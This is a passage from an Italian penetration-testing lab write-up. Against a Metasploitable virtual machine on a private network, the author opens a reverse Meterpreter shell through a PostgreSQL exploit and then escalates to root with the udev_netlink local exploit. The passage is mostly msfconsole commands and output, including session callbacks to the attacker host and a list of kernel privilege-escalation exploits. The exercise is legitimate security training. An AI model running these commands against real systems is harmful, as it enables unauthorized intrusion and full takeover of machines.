23	payload/linux/x86/shell/bind_nonx_tcp		normal	No	Linux Command Shell, Bind TCP Stager
24	payload/linux/x86/shell/bind_tcp		normal	No	Linux Command Shell, Bind TCP Stager (Linux x86)
25	payload/linux/x86/shell/bind_tcp_uuid		normal	No	Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
26	payload/linux/x86/shell/reverse_ipv6_tcp		normal	No	Linux Command Shell, Reverse TCP Stager (IPv6)
27	payload/linux/x86/shell/reverse_nonx_tcp		normal	No	Linux Command Shell, Reverse TCP Stager
28	payload/linux/x86/shell/reverse_tcp		normal	No	Linux Command Shell, Reverse TCP Stager
29	payload/linux/x86/shell/reverse_tcp_uuid		normal	No	Linux Command Shell, Reverse TCP Stager
30	payload/linux/x86/shell/bind_ipv6_tcp		normal	No	Linux Command Shell, Bind TCP Inline (IPv6)
31	payload/linux/x86/shell_bind_tcp		normal	No	Linux Command Shell, Bind TCP Inline
32	payload/linux/x86/shell_bind_tcp_random_port		normal	No	Linux Command Shell, Bind TCP Random Port Inline
33	payload/linux/x86/shell_reverse_tcp		normal	No	Linux Command Shell, Reverse TCP Inline
34	payload/linux/x86/shell_reverse_tcp_ipv6		normal	No	Linux Command Shell, Reverse TCP Inline (IPv6)

Grazie a show payloads, visualizziamo un bel po' di roba. Quello che ci interessa documentare ai fini dell'esercitazione è il nostro bellissimo linux/x86/meterpreter/reverse\_tcp. Quindi **set payload linux/x86/meterpreter/reverse\_tcp**

```
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> set payload 16
payload => linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Linux x86

View the full module info with the info, or info -d command.
```

Con `show options` vediamo i parametri da impostare. Nel nostro caso, come al solito, ci interessano `RHOSTS` e `LHOSTS`, che modificheremo sempre con **set**. Dopodichè ricontrolliamo che sia tutto a posto con `show options`.

```
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> set RHOST 192.168.75.112
RHOST => 192.168.75.112
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> set LHOST 192.168.75.111
LHOST => 192.168.75.111
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

## ATTACCO POSTGRESQL

A questo punto lanciamo l'attacco!

```
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/UWVaoGzd.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 -> 192.168.75.112:49214) at 2024-07-12 13:02:07 +0200
```

Abbiamo ottenuto una sessione meterpreter con successo, abbiamo quindi soddisfatto la richiesta dell'esercitazione. Una volta dentro possiamo guardarci un po' intorno!

# PRIVILEGES ESCALATION

```
(Meterpreter 2)(/var/lib/postgresql/8.3/main) > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
Buildupple    : i486-linux-musl
Meterpreter   : x86/linux
(Meterpreter 2)(/var/lib/postgresql/8.3/main) > pwd
/var/lib/postgresql/8.3/main
(Meterpreter 2)(/var/lib/postgresql/8.3/main) > getuid
Server username: postgres
(Meterpreter 2)(/var/lib/postgresql/8.3/main) > █
```

Con questa informazione andiamo a confermare ciò che avevamo visto anche tramite la scansione iniziale nmap, e quindi che sul sistema vi è un kernel **2.6.24-16-server**. Con questa informazione potremmo provare ad effettuare una scalata dei privilegi, visto che, come da screen, non siamo root.

Potremmo cercare una vulnerabilità online ad esempio su **exploit database**, oppure direttamente su searechsploit. O meglio, per automatizzare il tutto, tramite metasploit.



Date	D	A	V	Title	Type	Platform	Author
2011-01-17				Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation	Local	Linux	halfdog
2012-01-23				Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64) - 'Memopidipper' Local Privilege Escalation (1)	Local	Linux	zx2c4
2011-09-05				Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econet Privilege Escalation	Local	Linux	Jon Oberheide
2011-01-08				Linux Kernel < 2.6.34 (Ubuntu 10.10 x86/x64) - 'CAP_SYS_ADMIN' Local Privilege Escalation (2)	Local	Linux	Joe Sylve
2011-01-05				Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privilege Escalation (1)	Local	Linux_x86	Dan Rosenberg
2010-12-07				Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation	Local	Linux	Dan Rosenberg
2010-09-29				Linux Kernel < 2.6.36-rc6 (RedHat / Ubuntu 10.04) - 'pktcdvd' Kernel Memory Disclosure	Local	Linux	Jon Oberheide
2010-08-27				Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Escalation	Local	Linux	Jon Oberheide
2010-04-09				ReiserFS (Linux Kernel 2.6.34-rc3 / RedHat / Ubuntu 9.10) - 'xattr' Local Privilege Escalation	Local	Linux	Jon Oberheide
2009-08-31				Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation	Local	Linux	Ramon de C Valle
2009-07-09				Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection()' UTF-8 Off-by-One Privilege Escalation	Local	Linux_x86-64	sgrakkyu
2009-04-30				Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)	Local	Linux	Jon Oberheide

Abbiamo trovato l'exploit adatto. Si tratta di un codice in C che possiamo compilare e caricare sul nostro target tramite Meterpreter, insieme al file run richiesto per la sessione Netcat. Successivamente, dobbiamo identificare il PID su cui l'exploit deve operare. In questo caso, **ho deciso di automatizzare l'escalation dei privilegi utilizzando Metasploit.**

Come prima cosa metto in background la sessione di meterpreter corrente, in cui abbiamo sfruttato la vulnerabilità di PostgreSQL, con il comando **background**. In questo caso è la 3, ne ho aperte varie in quanto vi sono diversi esperimenti in corso sulla macchina.

```
(Meterpreter 3)(/var/lib/postgresql/8.3/main) > background
[*] Backgrounding session 3...
[msf](Jobs:0 Agents:2) exploit(linux/postgres/postgres_payload) >> █
```

Cerco con msfconsole udev\_netlink, che ci permetterà di scalare i privilegi. Possiamo leggerlo dalle info:

```
[msf](Jobs:0 Agents:2) exploit(linux/postgres/postgres_payload) >> search udev_netlink

Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/local/udev_netlink    2009-04-16      great No     Linux udev Netlink Local Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/udev_netlink
```

Payload information:

Description:

Versions of udev < 1.4.1 do not verify that netlink messages are coming from the kernel. This allows local users to gain privileges by sending netlink messages from userland.

References:

<https://nvd.nist.gov/vuln/detail/CVE-2009-1185>  
OSVDB (53810)  
<http://www.securityfocus.com/bid/34536>

A questo punto vediamo le options. In questo caso, dobbiamo specificare anche la sessione messa poco fa in background. Quindi **set session 3**

```
[msf](Jobs:0 Agents:2) exploit(linux/local/udev_netlink) >> show options

Module options (exploit/linux/local/udev_netlink):

  Name      Current Setting  Required  Description
  ----      -
  NetlinkPID  no              no        Usually udevd pid-1. Meterpreter sessions will autodetect
  SESSION    yes             yes       The session to run this module on

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Linux x86

View the full module info with the info, or info -d command.
```



```
[msf](Jobs:0 Agents:2) exploit(linux/local/udev_netlink) >> set SESSION 3
SESSION => 3
[msf](Jobs:0 Agents:2) exploit(linux/local/udev_netlink) >>
```

Lanciamo l'attacco e otteniamo i privilegi **root**.

```
[msf](Jobs:0 Agents:2) exploit(linux/local/udev_netlink) >> set SESSION 3
SESSION => 3
[msf](Jobs:0 Agents:2) exploit(linux/local/udev_netlink) >> exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2389
[+] Found netlink pid: 2388
[*] Writing payload executable (207 bytes) to /tmp/YIeKbzAjvN
[*] Writing exploit executable (1879 bytes) to /tmp/GAUKkIdMZK
[*] chmod'ing and running it...
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 4 opened (192.168.75.111:4444 -> 192.168.75.112:57781) at 2024-07-12 14:24:46 +0200

(Meterpreter 4)(/) > getuid
Server username: root
```

## CONCLUSIONE

Abbiamo intrapreso un attacco mirato iniziando con la vulnerabilità del servizio **Java RMI** sulla macchina Metasploitable, sfruttando Metasploit per stabilire una sessione Meterpreter. Dopo aver ottenuto l'accesso iniziale, abbiamo raccolto informazioni preziose richieste dalla traccia.

Successivamente, ci siamo concentrati sulla vulnerabilità del servizio **PostgreSQL**, utilizzando un exploit specifico per accedere a livello utente limitato. Una volta dentro, abbiamo implementato l'exploit **udev\_netlink** per automatizzare l'**escalation dei privilegi**, raggiungendo così l'accesso **root**.

Questo processo ha dimostrato l'efficacia degli strumenti di pen testing e l'importanza di una buona preparazione e conoscenza delle vulnerabilità.

Infine, l'esperienza sottolinea la necessità di misure di sicurezza adeguate per **proteggere** i sistemi da attacchi mirati, evidenziando il continuo bisogno di vigilanza nella sicurezza informatica.





# **GRAZIE**